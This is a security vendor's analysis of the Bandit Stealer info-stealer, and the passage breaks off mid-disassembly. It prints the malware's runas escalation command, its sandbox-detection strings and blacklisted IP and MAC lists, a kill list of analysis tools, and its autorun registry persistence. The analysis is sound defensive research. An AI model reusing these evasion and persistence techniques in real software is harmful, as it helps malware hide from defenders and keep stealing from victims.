New Info Stealer Bandit Stealer Targets Browsers, Wallets

trendmicro.com/en_in/research/23/e/new-info-stealer-bandit-stealer-targets-browsers-wallets.html

26 May 2023

Malware

This is an analysis of Bandit Stealer, a new Go-based information-stealing malware capable of evading detection as it targets multiple browsers and cryptocurrency wallets.

By: Sarah Pearl Camiling, Paul John Bardon May 26, 2023 Read time: (words)

A newly emerged information-stealing malware named Bandit Stealer is gaining traction as it targets numerous browsers and cryptocurrency wallets while evading detection. Currently, there is a growing interest and promotional activity within the malware community to increase awareness and use of the malware. While the focus of targeting is limited to the Windows platform as of this writing, it has the potential to expand to other platforms as Bandit Stealer was developed using the Go programming language, possibly allowing cross-platform compatibility.

For this analysis, we used the sample hash (SHA256) 050dbd816c222d3c012ba9f2b1308db8e160e7d891f231272f1eacf19d0a0a06, a 64-bit binary executable written in Go. In the next sections, we provide insights into the functions and capabilities of this recently discovered information-stealing malware.


Escalation

The malware tries to use *runas.exe*, a command-line utility programme in Windows operating systems (OS) that allows users to run specific programmes or commands with user credentials or permissions other than those from the current user's account. This elevates the user’s privileges and executes itself with administrative access, allowing the user of the utility to execute malicious activities without being detected or blocked by the security measures in place.

Microsoft has implemented various measures to prevent the unauthorised use of the *runas.exe* function, including the implementation of security restrictions. This limits the privileges and actions that can be performed using *runas.exe*. Microsoft has also strengthened user access controls, ensuring that only authorised individuals with the necessary permissions can execute privileged operations. In this case, the malware is trying to run itself as an administrator. However, due to the existing mitigation or security improvements of Microsoft, it was prevented because using runas with administrator rights requires a password.

By using the *runas.exe* command, users can run programmes as an administrator or any other user account with appropriate privileges, provide a more secure environment for running critical applications, or perform system-level tasks. This utility is particularly useful in situations where the current user account does not have sufficient privileges to execute a specific command or programme. In the case of Bandit Stealer, this is done with the following command line:

> *runas /user:Administrator <Bandit Stealer itself>*



Path:

```
C:\Windows\system32\runas.exe
```

Command Line:

```
runas /user:Administrator C:\_virus\050dbd816c222d3c012ba9f2b1308db8e160e7d891f231272f1eacf19d0a0a06
```

Figure 1. Runas.exe executes the binary itself as an administrator


Despite this, Bandit Stealer is not successful in utilising it because they need to provide the appropriate credentials.

Evasion

Bandit Stealer cheques for the following to determine if it's running in a sandbox environment and alters its behaviour accordingly to avoid detection or analysis:

- container

- jail
- KVM
- QEMU
- sandbox
- Virtual Machine
- VirtualBox
- VMware
- Xen




```
mov     rbp, [rbp+0]
lea     rcx, aVmware    ; "VMware"
mov     [rsp+110h+var_98], rcx
mov     [rsp+110h+var_90], 6
lea     rcx, aVirtualbox ; "VirtualBox"
mov     [rsp+110h+var_88], rcx
mov     [rsp+110h+var_80], 0Ah
lea     rcx, aQemu      ; "QEMU"
mov     [rsp+110h+var_78], rcx
mov     [rsp+110h+var_70], 4
lea     rcx, aXen       ; "Xen"
mov     [rsp+110h+var_68], rcx
mov     [rsp+110h+var_60], 3
lea     rcx, aKvm       ; "KVM"
mov     [rsp+110h+var_58], rcx
mov     [rsp+110h+var_50], 3
lea     rcx, aVirtualMachine ; "Virtual Machine"
mov     [rsp+110h+var_48], rcx
mov     [rsp+110h+var_40], 0Fh
lea     rcx, aSandbox   ; "sandbox"
mov     [rsp+110h+var_38], rcx
mov     [rsp+110h+var_30], 7
lea     rcx, aJail      ; "jail"
mov     [rsp+110h+var_28], rcx
mov     [rsp+110h+var_20], 4
lea     rcx, aContainer ; "container"
mov     [rsp+110h+var_18], rcx
mov     [rsp+110h+var_10], 9
lea     rax, aProcSelfStatus ; "/proc/self/status"
```

Figure 2. Checking for sandbox-related strings to evade detection and analysis

However, reading */proc/self/status* is specific to Linux OS, and attempting to access this file path on a Windows system will result in an error. It's possible that the malware is being tested and includes a feature that can infect Linux machines, hence the presence of tshe Linux-specific command.

The malware downloads the content of the Pastebin link *hxxps[:]//pastebin[.]com/raw/3fS0MSjN* and saves it to a file named "*blacklist.txt*" in the AppData folder. This list contains hardware IDs, IP addresses, MAC addresses, usernames, hostnames, and process names typically used to detect whether the malware is running in a sandbox or testing environment. This technique was previously used by other information stealers such as Creal Stealer, Luna Grabber, Kyoku Cookie token stealer and Pegasus Stealer. The similarities were based on the blacklist content, IPs, and MAC addresses used. This suggests that it is either based on or using a port of the original Python-based stealer. It is likely that with Bandit Stealer, the Go programming language was employed to avoid detection and ensure cross-platform functionality similar to Python-based stealers.

After downloading, the *blacklist.txt* file will be stored in path <*C:\Users\<Username>\AppData\Roaming\blacklist.txt*>. The malware will then use the function *bandits.utils.CompareWithBlacklist* to compare the network interface addresses, hardware (HWID), and host name with the entries in the blacklist.




```
# The list of blacklisted IP addresses and MAC addresses
blackListedIPS = ['88.132.231.71', '78.139.8.50', '20.99.160.173', '88.153.199.169', '84.147.62.12', '194.154.78.160',
                  '92.211.109.160', '195.74.76.222', '188.105.91.116', '34.105.183.68', '92.211.55.199',
                  '79.104.209.33', '95.25.204.90', '34.145.89.174', '109.74.154.90', '109.145.173.169',
                  '34.141.146.114', '212.119.227.151', '195.239.51.59', '192.40.57.234', '64.124.12.162',
                  '34.142.74.220', '188.105.91.173', '109.74.154.91', '34.105.72.241', '109.74.154.92', '213.33.142.50',
                  '109.74.154.91', '93.216.75.209',
                  '192.87.28.103', '88.132.226.203', '195.181.175.105', '88.132.225.100', '92.211.192.144',
                  '34.83.46.130', '188.105.91.143', '34.85.243.241', '34.141.245.25', '178.239.165.70', '84.147.54.113',
                  '193.128.114.45', '95.25.81.24', '92.211.52.62', '88.132.227.238', '35.199.6.13', '80.211.0.97',
                  '34.85.253.170', '23.128.248.46', '35.229.69.227', '34.138.96.23', '192.211.110.74', '35.237.47.12',
                  '87.166.50.213', '34.253.248.228', '212.119.227.167', '193.225.193.201', '34.145.195.58',
                  '34.105.0.27', '195.239.51.3', '35.192.93.107']
blackListedMacs = ['00:15:5d:00:07:34', '00:e0:4c:b8:7a:58', '00:0c:29:2c:c1:21', '00:25:90:65:39:e4',
                   'c8:9f:1d:b6:58:e4', '00:25:90:36:65:0c', '00:15:5d:00:00:f3', '2e:b8:24:4d:f7:de',
                   '00:15:5d:13:6d:0c', '00:50:56:a0:dd:00', '00:15:5d:13:66:ca', '56:e8:92:2e:76:0d',
                   'ac:1f:6b:d0:48:fe', '00:e0:4c:94:1f:20', '00:15:5d:00:05:d5', '00:e0:4c:4b:4a:40',
                   '42:01:0a:8a:00:22', '00:1b:21:13:15:20', '00:15:5d:00:06:43', '00:15:5d:1e:01:c8',
                   '00:50:56:b3:38:68', '60:02:92:3d:f1:69', '00:e0:4c:7b:7b:86', '00:e0:4c:46:cf:01',
                   '42:85:07:f4:83:d0', '56:b0:6f:ca:0a:e7', '12:1b:9e:3c:a6:2c', '00:15:5d:00:1c:9a',
                   '00:15:5d:00:1a:b9', 'b6:ed:9d:27:f4:fa', '00:15:5d:00:01:81', '4e:79:c0:d9:af:c3',
                   '00:15:5d:b6:e0:cc', '00:15:5d:00:02:26', '00:50:56:b3:05:b4', '1c:99:57:1c:ad:e4',
                   '08:00:27:3a:28:73', '00:15:5d:00:00:c3', '00:50:56:a0:45:03', '12:8a:5c:2a:65:d1',
                   '00:25:90:36:f0:3b', '00:1b:21:13:21:26', '42:01:0a:8a:00:22', '00:1b:21:13:32:51',
                   'a6:24:aa:ae:e6:12', '08:00:27:45:13:10', '00:1b:21:13:26:44', '3c:ec:ef:43:fe:de',
                   'd4:81:d7:ed:25:54', '00:25:90:36:65:38', '00:03:47:63:8b:de', '00:15:5d:00:05:8d',
                   '00:0c:29:52:52:50', '00:50:56:b3:42:33', '3c:ec:ef:44:01:0c', '06:75:91:59:3e:02',
                   '42:01:0a:8a:00:33', 'ea:f6:f1:a2:33:76', 'ac:1f:6b:d0:4d:98', '1e:6c:34:93:68:64',
                   '00:50:56:a0:61:aa', '42:01:0a:96:00:22', '00:50:56:b3:21:29', '00:15:5d:00:00:b3',
                   '96:2b:e9:43:96:76', 'b4:a9:5a:b1:c6:fd', 'd4:81:d7:87:05:ab', 'ac:1f:6b:d0:49:86',
                   '52:54:00:8b:a6:08', '00:0c:29:05:d8:6e', '00:23:cd:ff:94:f0', '00:e0:4c:d6:86:77',
                   '3c:ec:ef:44:01:aa', '00:15:5d:23:4c:a3', '00:1b:21:13:33:55', '00:15:5d:00:00:a4',
                   '16:ef:22:04:af:76', '00:15:5d:23:4c:ad', '1a:6c:62:60:3b:f4', '00:15:5d:00:00:1d',
                   '00:50:56:a0:cd:a8', '00:50:56:b3:fa:23', '52:54:00:a0:41:92', '00:50:56:b3:f6:57',
```

Figure 3. Displays the location of the blacklist.txt file in %appdata% folder and a portion of its contents


The first half of a MAC addresses (24 bits) is called the Organisationally Unique Identifier (OUI), which identifies the manufacturer or vendor of the network interface. One of the MAC addresses given from the blacklist, "00:0c:29" corresponds to the OUI for VMware products such as virtual machines, which is commonly used for sandbox and malware analysis. The malware leverages the command "wmic csproduct get uuid", a Windows Management Instrumentation Command-line (WMIC) utility used to retrieve the unique hardware identifier (UUID) of the infected device.

The malware will retrieve the current username using os_user_Current and device name using os_hostname. Once the malware cheques for blacklisted IP addresses, MAC addresses, HWIDs, and users, it will proceed to terminate blacklisted processes related to malware analysis tools.



```
                        ; CODE XREF: bandit_utils_CompareWithBlacklist+6C3↓j
mov     [rsp+218h+var_188], rax
mov     [rsp+218h+var_150], rcx
call    bandit_utils_GetHWID
mov     [rsp+218h+var_140], rax
mov     [rsp+218h+var_198], rbx
call    os_user_Current
test    rbx, rbx
jz      short loc_1402EFF9B
xor     eax, eax
xor     ecx, ecx
jmp     short loc_1402EFFA3
; ---------------------------------------------------------------------------

                        ; CODE XREF: bandit_utils_CompareWithBlacklist+1D3↑j
mov     rcx, [rax+20h]
mov     rax, [rax+28h]

                        ; CODE XREF: bandit_utils_CompareWithBlacklist+1D9↑j
mov     [rsp+218h+var_168], rcx
mov     [rsp+218h+var_1C8], rax
nop
call    os_hostname
```


Figure 4. Bandit Stealer gets the victim’s username and device name under the bandit_utils_CompareWithBlacklist function



```
blacklisted_processes = ["httpdebuggerui", "wireshark", "fiddler", "regedit", "cmd", "taskmgr", "vboxservice",
                         "df5serv",
                         "processhacker", "vboxtray", "vmtoolsd", "vmwaretray", "ida64", "ollydbg",
                         "pestudio", "vmwareuser", "vgauthservice", "vmacthlp", "x96dbg", "vmsrvc", "x32dbg", "vmusrvc",
                         "prl_cc", "prl_tools", "xenservice", "qemu-ga", "joeboxcontrol", "ksdumperclient", "ksdumper",
                         "joeboxserver"]
```

Figure 5. Shows the list of processes that the malware terminates to prevent the analysis of its behaviour and to protect its own presence on the infected system

The malware employs the Linux-specific *pgrep* and *pkill* commands to terminate the blacklisted processes. These commands are commonly used in Linux and Unix-like OS to search for and terminate processes based on their names or attributes, such as the process owner's username or command-line arguments. The pgrep command is used to find the Process ID (PID) of a running process based on its attributes. Conversely, the pkill command sends a signal to one or more running processes that leads to their termination. However, since these commands are Linux-specific, they cannot be used in Windows. It is likely that the malware is still under development or being adapted to the Windows platform.




```
lea     r9, asc_1405209ED ; "-x"
mov     qword ptr [rsp+118h+var_B0], r9
mov     qword ptr [rsp+118h+var_B0+8], 2
mov     qword ptr [rsp+118h+var_A0], r8
mov     qword ptr [rsp+118h+var_A0+8], rdx
lea     rax, aPgrep      ; "pgrep"
mov     ebx, 5
lea     rcx, [rsp+118h+var_B0]
mov     edi, 2
mov     rsi, rdi
call    os_exec_Command
call    os_exec___Cmd__Run
nop     word ptr [rax+rax+00h]
test    rax, rax
jnz     loc_1402F09AD
movups  [rsp+118h+var_B0], xmm15
movups  [rsp+118h+var_A0], xmm15
lea     rdx, asc_1405209ED ; "-x"
mov     qword ptr [rsp+118h+var_B0], rdx
mov     qword ptr [rsp+118h+var_B0+8], 2
mov     r8, [rsp+118h+var_D8]
mov     qword ptr [rsp+118h+var_A0], r8
mov     r8, [rsp+118h+var_E0]
mov     qword ptr [rsp+118h+var_A0+8], r8
lea     rax, aPkill      ; "pkill"
```

Figure 6. The malware uses pgrep and pkill to terminate analysis tools or other processes that may interfere with its operation

Persistence

In order to persistently run and carry out its malicious activities, Bandit Stealer creates a registry entry for autorun. It will create an autorun registry entry <*HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*> with a value name “BANDIT STEALER” to ensure that the malware is executed every time the infected system starts up or restarts. This way, even after a system shutdown or reboot, the malware can still operate and steal data from the victim's system.




```
mov     qword ptr [rax+10h], 0Bh
lea     rcx, aRegclosekey ; "RegCloseKey"
mov     [rax+8], rcx
movups  [rsp+0C8h+var_30], xmm15
movups  [rsp+0C8h+var_20], xmm15
lea     rcx, bandit_utils_AddPersistence_func2
mov     qword ptr [rsp+0C8h+var_30], rcx
lea     rcx, off_140558638
mov     qword ptr [rsp+0C8h+var_30+8], rcx
mov     qword ptr [rsp+0C8h+var_20], rax
mov     rcx, [rsp+0C8h+var_A0]
mov     qword ptr [rsp+0C8h+var_20+8], rcx
lea     rdx, [rsp+0C8h+var_30]
mov     [rsp+0C8h+var_10], rdx
mov     [rsp+0C8h+var_A1], 1
lea     rax, aBanditStealer ; "BANDIT STEALER"
mov     ebx, 0Eh
```

Figure 7. Shows the value name BANDIT STEALER, adding an entry to the autorun registry so the malware can automatically execute its code without the need for user interaction or authorisation

Collection of the victim's data

Once the persistence is established, Bandit Stealer collects the victim's stolen information and stores it in the “vicinfo” folder in <*C:\Users\<Username>\AppData\Local\*>.



```
lea     r12, [rsp+var_258]
cmp     r12, [r14+10h]
jbe     loc_1402EC752
sub     rsp, 2D8h
mov     [rsp+2D8h+var_8], rbp
lea     rbp, [rsp+2D8h+var_8]
lea     rax, aLocalappdata ; "LOCALAPPDATA"
mov     ebx, 0Ch
call    os_Getenv
movups  [rsp+2D8h+var_1C8], xmm15
movups  [rsp+2D8h+var_1B8], xmm15
mov     qword ptr [rsp+2D8h+var_1C8], rax
mov     qword ptr [rsp+2D8h+var_1C8+8], rbx
lea     rcx, aVicinfo    ; "vicinfo"
mov     qword ptr [rsp+2D8h+var_1B8], rcx
